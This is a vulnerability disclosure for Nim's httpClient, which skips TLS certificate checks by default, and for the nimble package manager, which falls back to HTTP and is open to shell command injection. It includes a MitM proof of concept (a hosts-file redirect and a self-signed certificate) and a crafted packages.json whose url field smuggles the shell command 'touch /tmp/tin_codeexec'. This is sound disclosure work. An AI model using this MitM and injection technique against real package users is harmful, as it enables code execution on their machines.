

# Nim - Insecure SSL/TLS Defaults, MitM, and nimble shell command injection

Request access to Fuzzing

BOOK NOW

CVE	<a href="#">CVE-2021-21374</a> <a href="#">CVE-2021-21373</a> <a href="#">CVE-2021-21372</a>
Vendor	<a href="#">nim-lang</a>
Affected Versions	<= 1.2.6, nimble <=v0.12.0
Vulnerability Class	CWE-295, CWE-78, CWE-348
Author(s)	tintinweb
Date	Feb 4, 2021

## Vulnerability Note

## 1 Summary

We found a couple of critical security issues in the defaults for one of the standard-lib components that allows peer-impersonation (MitM) on secure transports. This also affects the languages package manager. Additionally, the package manager is vulnerable to shell command injection when fetching remote repositories before installing packages:

- 2.1 - `httpClient` does not validate peer certificates by default (appears to be fixed in 1.4.x)
- 2.2 - the package manager `nimble` relies on the insecure `httpClient` defaults (unfixed; latest 0.12.0 has not been re-compiled with a fixed nim-c)
- 2.3 - `nimble` falls back to insecure transports if `https` is blocked (unfixed)
- 2.4 - `nimble` shell command injection when fetching a package for installation (unfixed)

**TLDR;** The Nim (at least <=1.2.6) `httpClient` default SSL/TLS configuration does not enforce peer certificate verification by default. Non-secure settings should not be the default as this might unexpectedly expose other projects to security risks. If you're using `nimble <= 0.12.0` anyone can block your TLS session and it will fall back to an insecure transport. Because of the insecure `httpClient` defaults, one can also just intercept your TLS session as the peer verification is too lax. Additionally, `nimble` appears to be vulnerable to a direct shell command injection when installing a package (but one can as well just provide a malicious package).

## 2 Details

### 2.1 `httpClient` - does not validate peer certificates by default

**Update:** this appears to be fixed with nim 1.4.2. no CVE was provided

The `httpClient` - which is part of the nim stdlib - by default sets up an insecure ssl/tls context by specifying `verifyMode = CVerifyNone` (see [here](#)). As a result, the library trusts all certificates by default as long as the `CN` / `SAN` matches the request host.

This behavior is completely insecure and unexpected as can be seen with (2.2) where the nim package manager `nimble` can trivially be intercepted to deliver malicious code or cause code execution on the client.

Example:


a) create a self-signed cert for `CN=localhost`

```
⇒ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```

b) start the server `openssl s_server -cert cert.pem -key key.pem -www -accept 443`

c) connect a default nim `httpClient` to the local ssl server (self-signed, untrusted)

```
import httpClient
var client = newHttpClient()
echo client.getContent("https://localhost:443") # default no certificate check
```

 The client successfully accepts the self-signed/untrusted certificate:

```

⇒ nim c -r -d:ssl client_issues.nim
nim c -r -d:ssl client_issues.nim
/Users/tintin/workspace/nim/test/config.nims(23, 3) Hint: 'pcrcIncludeDir' is declared but not used [XDeclaredButNotUsed]
Hint: used config file '/usr/local/Cellar/nim/1.2.4/nim/config/nim.cfg' [Conf]
Hint: used config file '/Users/tintin/workspace/nim/test/config.nims' [Conf]
Hint: 24088 LOC; 0.049 sec; 30.754MB peakmem; Debug build; proj: /Users/tintin/workspace/nim/test/issues/httpclient/ssl/client_issues.nim; out: /Users/tintin/workspace/nim/test/issues/httpclient/ssl/client_issues.nim
Hint: /Users/tintin/workspace/nim/test/issues/httpclient/ssl/client_issues [Exec]
<HTML><BODY BGCOLOR="#ffffff">
<pre>

s_server -cert cert.pem -key key.pem -www -accept 443
Secure Renegotiation IS supported
Ciphers supported in s_server binary
TLsv1/SSLv3:ECDH-RSA-AES256-GCM-SHA384TLsv1/SSLv3:ECDH-ECDSA-AES256-GCM-SHA384
TLsv1/SSLv3:ECDH-RSA-AES256-SHA384TLsv1/SSLv3:ECDH-ECDSA-AES256-SHA384
TLsv1/SSLv3:ECDH-RSA-AES256-SHA384TLsv1/SSLv3:ECDH-ECDSA-AES256-SHA384
TLsv1/SSLv3:DHE-RSA-AES256-GCM-SHA384TLsv1/SSLv3:DHE-RSA-AES256-SHA256
TLsv1/SSLv3:DHE-RSA-AES256-SHA256TLsv1/SSLv3:ECDH-ECDSA-CHACHA20-POLY1305
TLsv1/SSLv3:ECDH-RSA-CHACHA20-POLY1305TLsv1/SSLv3:DHE-RSA-CHACHA20-POLY1305
TLsv1/SSLv3:GOST2012256-GOST89-GOST89TLsv1/SSLv3:DHE-RSA-CAMELLIA256-SHA256
TLsv1/SSLv3:DHE-RSA-CAMELLIA256-SHA256TLsv1/SSLv3:GOST2001-GOST89-GOST89
TLsv1/SSLv3:AES256-GCM-SHA384TLsv1/SSLv3:AES256-SHA256
TLsv1/SSLv3:AES256-SHA256TLsv1/SSLv3:CAMELLIA256-SHA256
TLsv1/SSLv3:CAMELLIA256-SHA256TLsv1/SSLv3:ECDH-RSA-AES128-GCM-SHA256
TLsv1/SSLv3:ECDH-ECDSA-AES128-GCM-SHA256TLsv1/SSLv3:ECDH-RSA-AES128-SHA256
TLsv1/SSLv3:ECDH-ECDSA-AES128-SHA256TLsv1/SSLv3:ECDH-RSA-AES128-SHA256
TLsv1/SSLv3:ECDH-ECDSA-AES128-SHA256TLsv1/SSLv3:DHE-RSA-AES128-GCM-SHA256
TLsv1/SSLv3:DHE-RSA-AES128-SHA256TLsv1/SSLv3:DHE-RSA-AES128-SHA256
TLsv1/SSLv3:DHE-RSA-CAMELLIA128-SHA256TLsv1/SSLv3:DHE-RSA-CAMELLIA128-SHA256
TLsv1/SSLv3:AES128-GCM-SHA256TLsv1/SSLv3:AES128-SHA256
TLsv1/SSLv3:AES128-SHA256TLsv1/SSLv3:CAMELLIA128-SHA256
TLsv1/SSLv3:CAMELLIA128-SHA256TLsv1/SSLv3:ECDH-RSA-RC4-SHA
TLsv1/SSLv3:ECDH-ECDSA-RC4-SHA256TLsv1/SSLv3:RC4-SHA
TLsv1/SSLv3:RC4-MD5TLsv1/SSLv3:ECDH-RSA-DES-CBC3-SHA
TLsv1/SSLv3:ECDH-ECDSA-DES-CBC3-SHA256TLsv1/SSLv3:EDH-RSA-DES-CBC3-SHA
TLsv1/SSLv3:DES-CBC3-SHA256TLsv1/SSLv3:DES-CBC3-SHA
TLsv1/SSLv3:DES-CBC3-SHA
---
```

ECDH-RSA-AES256-GCM-SHA384	ECDH-ECDSA-AES256-GCM-SHA384	ECDH-RSA-AES256-SHA384
ECDH-ECDSA-AES256-SHA384	ECDH-RSA-AES256-SHA384	ECDH-ECDSA-AES256-SHA384
DHE-RSA-AES256-GCM-SHA384	DHE-RSA-AES256-SHA256	DHE-RSA-AES256-SHA256
ECDH-ECDSA-CHACHA20-POLY1305	ECDH-RSA-CHACHA20-POLY1305	DHE-RSA-CHACHA20-POLY1305
GOST2012256-GOST89-GOST89	DHE-RSA-CAMELLIA256-SHA256	DHE-RSA-CAMELLIA256-SHA256
GOST2001-GOST89-GOST89	AECDH-AES256-SHA256	ADH-AES256-GCM-SHA384
ADH-AES256-SHA256	ADH-AES256-SHA256	ADH-CAMELLIA256-SHA256
ADH-CAMELLIA256-SHA256	AES256-GCM-SHA384	AES256-SHA256
AES256-SHA256	CAMELLIA256-SHA256	CAMELLIA256-SHA256
ECDH-RSA-AES128-GCM-SHA256	ECDH-ECDSA-AES128-GCM-SHA256	ECDH-RSA-AES128-SHA256
ECDH-ECDSA-AES128-SHA256	ECDH-RSA-AES128-SHA256	ECDH-ECDSA-AES128-SHA256
DHE-RSA-AES128-GCM-SHA256	DHE-RSA-AES128-SHA256	DHE-RSA-AES128-SHA256
DHE-RSA-CAMELLIA128-SHA256	DHE-RSA-CAMELLIA128-SHA256	AECDH-AES128-SHA256
ADH-AES128-GCM-SHA256	ADH-AES128-SHA256	ADH-AES128-SHA256
ADH-CAMELLIA128-SHA256	ADH-CAMELLIA128-SHA256	AES128-GCM-SHA256
AES128-SHA256	AES128-SHA256	CAMELLIA128-SHA256
CAMELLIA128-SHA256	ECDH-RSA-RC4-SHA256	ECDH-ECDSA-RC4-SHA256
AECDH-RC4-SHA256	ADH-RC4-MD5	RC4-SHA256
RC4-MD5	ECDH-RSA-DES-CBC3-SHA256	ECDH-ECDSA-DES-CBC3-SHA256
EDH-RSA-DES-CBC3-SHA256	AECDH-DES-CBC3-SHA256	ADH-DES-CBC3-SHA256
DES-CBC3-SHA256		

```

---
```

New, TLsv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384

```

SSL-Session:
  Protocol      : TLsv1.2
  Cipher        : ECDHE-RSA-AES256-GCM-SHA384
  Session-ID:
  Session-ID-ctx: 01000000
  Master-Key: 78b740aeb8469022fb2954b52085cfe9e613e25353dfc0b25d07a0c6cc9f380dc6414e646adf780c473998142b52fba14
  Start Time: 1594116548
  Timeout      : 7200 (sec)
  Verify return code: 0 (ok)
---
```

```

0 items in the session cache
0 client connects (SSL_connect())
0 client renegotiates (SSL_connect())
0 client connects that finished
1 server accepts (SSL_accept())
0 server renegotiates (SSL_accept())
1 server accepts that finished
0 session cache hits
0 session cache misses
0 session cache timeouts
0 callback cache hits
0 cache full overflows (128 allowed)
---
```

```

no client certificate available
</BODY></HTML>

```

The request succeeds while it should throw a certificate verification error instead.

It is recommended that the default context is configured with `SSL_VERIFY_PEER` and let users opt-out of this, to enforce verification of peer certificates by default.

## 2.2 nimble - fails to validate certificates due to insecure httpclient defaults

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided

Nimble fetches package metadata from a `packages.json` hosted on github (main link). The package index is being fetched using the insecure default instance of `httpClient` (here) that fails to properly verify certificates when establishing secure transports. Since `httpClient` only checks `CN` and `SAN` to match but does not verify if the certificate is trusted by the host, anyone can trivially intercept the connection and deliver a malicious `packages.json` in an attempt to install or execute malicious code on client machine.

## 2.3 nimble - falls back to insecure http url when fetching packages

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided

While intercepting a call to `nimble refresh` with a spoofed certificate that does not match the url we ran into an `SSL Certificate check failed` error. When encountering this error nimble falls back to an insecure alternative url: <http://irclogs.nim-lang.org/packages.json>

This request can trivially be intercepted to cause code execution or deliver malicious packages to the client. It should also be noted that a secure endpoint for `packages.json` would be available: <https://irclogs.nim-lang.org/packages.json>

```
⇒ nimble refresh --debug
nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Warning: Could not download: SSL Certificate check failed.
  Trying http://irclogs.nim-lang.org/packages.json
  Success Package list downloaded.
  Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_14789
```

Note that a man-in-the-middle can trivially force SSL certificate checks to fail in order to downgrade the connection to the insecure `http` link and modify the `package.json`

## 2.4 nimble arbitrary code execution for specially crafted package metadata

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided

Nimbles `doCmd` and `doCmdEx` methods rely on `osproc.execCmd` which basically works like a call to `system(shellcmd)`. The command may spawn a shell and allow arbitrary commands to be executed. The command does not take arguments and solely relies on the user to properly shell-escape command from args. This is inherently insecure and shifts the burden of properly sanitizing potential user input to the developer.

`doCmd*` is called in various places. One of it being `checkUrlType(string url)` ([here](#)) which is called by `getDownloadInfo()` ([here](#)). `checkUrlType` takes the `url` from the package metadata and this `url` may contain harmful sequences.

```
var url = parseUri("https://google.com/`whoami`${whoami};whoami") # this parses just fine
```

and may end up in one of the many calls to `doCmd`:

```
proc checkUrlType*(url: string): DownloadMethod =
  ## Determines the download method based on the URL.
  if doCmdEx("git ls-remote " & url).exitCode == QuitSuccess:
    ...
```

Here's one PoC to directly execute shell commands:

1. Intercept client to provide a malicious `package.json` (similar setup to what is outlined in the Proof of Concept section)

**Note** `url` has a trailing shell command.

```
GET /nim-lang/packages/raw/master/packages.json HTTP/1.1
Host: github.com
Connection: Keep-Alive
content-length: 0
user-agent: Nim httpclient/1.2.4

HTTP/1.1 200 OK
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 420
Content-Type: application/json; charset=iso-8859-1
Connection: Closed

[
  {
    "name": "filesize",
    "url": "https://google.com;/touch /tmp/tin_codeexec",
    "method": "git",
    "tags": [
      "filesize",
      "size"
    ],
    "description": "A Nim package to convert file sizes into other units, and turns file sizes into human readable strings.",
    "license": "MIT",
    "web": "https://github.com/sergiotapia/filesize",
    "doc": "https://github.com/sergiotapia/filesize"
  }
]
```

2. update package list and install `filesize` (may affect any command that attempts to download the git repository for that package)

```
⇒ nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Success Package list downloaded.
  Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_530
```

install `filesize` to trigger the vulnerable codepath:

```
⇒ nimble install filesize
Downloading https://google.com;/touch /tmp/tin_codeexec using git
Tip: 1 messages have been suppressed, use --verbose to show them.
Error: Specified directory (/var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_585/googlecom_touchtmpntincodeexec) does not contain a .nimble file.
```

```
⇒ ls /tmp/tin_codeexec
/tmp/tin_codeexec
```

### 3 Proof of Concept

Nimble fetches packages from github. This is using the nim-lang stdlib `httpClient` ([here](#)) that fails to properly verify certificates when establishing secure transports. By default, nimble requests the package list from `https://github.com/nim-lang/packages/raw/master/packages.json`. Intercepting a call to `packages.json` may allow an attacker to define what binaries are installed and may also directly lead to code execution on the machine that is executing nimble.

- ```
⇒ sudo cat /private/etc/hosts
127.0.0.1 github.com
```

- ```
⇒ openssl req -x509 -sha256 -nodes -days 365 -newkey rsa:2048 -keyout privateKey.key -out certificate.crt
```

- Output: nimble requesting `/nim-lang/packages/raw/master/packages.json` after successfully establishing a connection to the fake `github.com` server.

```
⇒ nimble refresh --debug
nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Success Package list downloaded.
Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p1q3fcr7wzf46dgc0000gn/T/nimble_16559
```

```
.openssl s_server -cert certificate.crt -key privateKey.key -accept 443  
Using auto DH parameters  
Using default temp ECDH parameters  
ACCEPT  
-----BEGIN SSL SESSION PARAMETERS-----  
MGMCQAQECagMDBALAMAQBAGINA1HSSDBK3NwY+4TQxGDQUsuG4dNw9L3TMybJyP  
grEKXqShM5KhVZeJVj0BBKH8gIEXwRQwaIEAgICIKGBAQBAAPgwEcmdpdgh1  
Yi5jb20=  
-----END SSL SESSION PARAMETERS-----  
Shared cipher:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES256-SHA384:DHE-RSA-AES256-GCM-SHA384:  
CIPHER is ECDHE-RSA-AES256-GCM-SHA384  
Secure Renegotiation IS supported  
GET /nim-lang/packages/raw/master/packages.json HTTP/1.1  
Host: github.com  
Connection: Keep-Alive  
content-length: 0  
user-agent: Nim httpClient/1.2.4  
  
HTTP/1.1 200 OK  
Date: Sun, 18 Oct 2012 10:36:20 GMT  
Server: Apache/2.2.14 (Win32)  
Content-Length: 416  
Content-Type: application/json; charset=iso-8859-1  
Connection: Closed  
  
[  
  {  
    "name": "filesize",  
    "url": "https://github.com/sergiotapia/filesize",  
    "method": "git",  
    "tags": [  
      "filesize",  
      "size"  
    ],  
    "description": "A Nim package to convert file sizes into other units, and turns file sizes into human readable strings.",  
    "license": "MIT",  
    "web": "https://github.com/sergiotapia/filesize",  
    "doc": "https://github.com/sergiotapia/filesize"  
  }  
]
```

## 4 Proposed Fix

- Certificates should always be verified by default. This is industry standard and any deviation should require the developer to consciously disable a security feature. Developer may not even expect that this feature to be disabled as many other programming languages default to secure settings.
- Nimble: Never downgrade/fall-back to insecure `http` requests unless explicitly requested by the user.
- Nimble: Add HSTS/cert pinning to increase security
- Nimble: Rework the `doCmd` to counter command-injection vectors

## 5 Vendor Response

Vendor response: Official Security Advisories: [Advisory:CVE-2021-21374](#), [Advisory:CVE-2021-21373](#), [Advisory:CVE-2021-21372](#)

### 5.1 Timeline

JUL/09/2020 - contact nim developers @telegram; provided details, PoC  
FEB/04/2021 - deadline met. full disclosure.  
MAR/26/2021 - vendor advisories:

## 6 References


- [1] <https://nim-lang.org/>
- [2] <https://nim-lang.org/install.html>
- [3] [https://en.wikipedia.org/wiki/Nim\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/Nim_(programming_language))



## Request a Security Review Today

Get in touch with our team to request a quote for a smart contract audit.

CONTACT US



AUDITS  
FUZZING  
SCRIBBLE  
BLOG  
TOOLS  
RESEARCH  
ABOUT  
CONTACT  
CAREERS  
PRIVACY POLICY

### Subscribe to Our Newsletter

Stay up-to-date on our latest offerings, tools, and the world of blockchain security.

Email\*

e-mail address

POWERED BY  CONSENSYS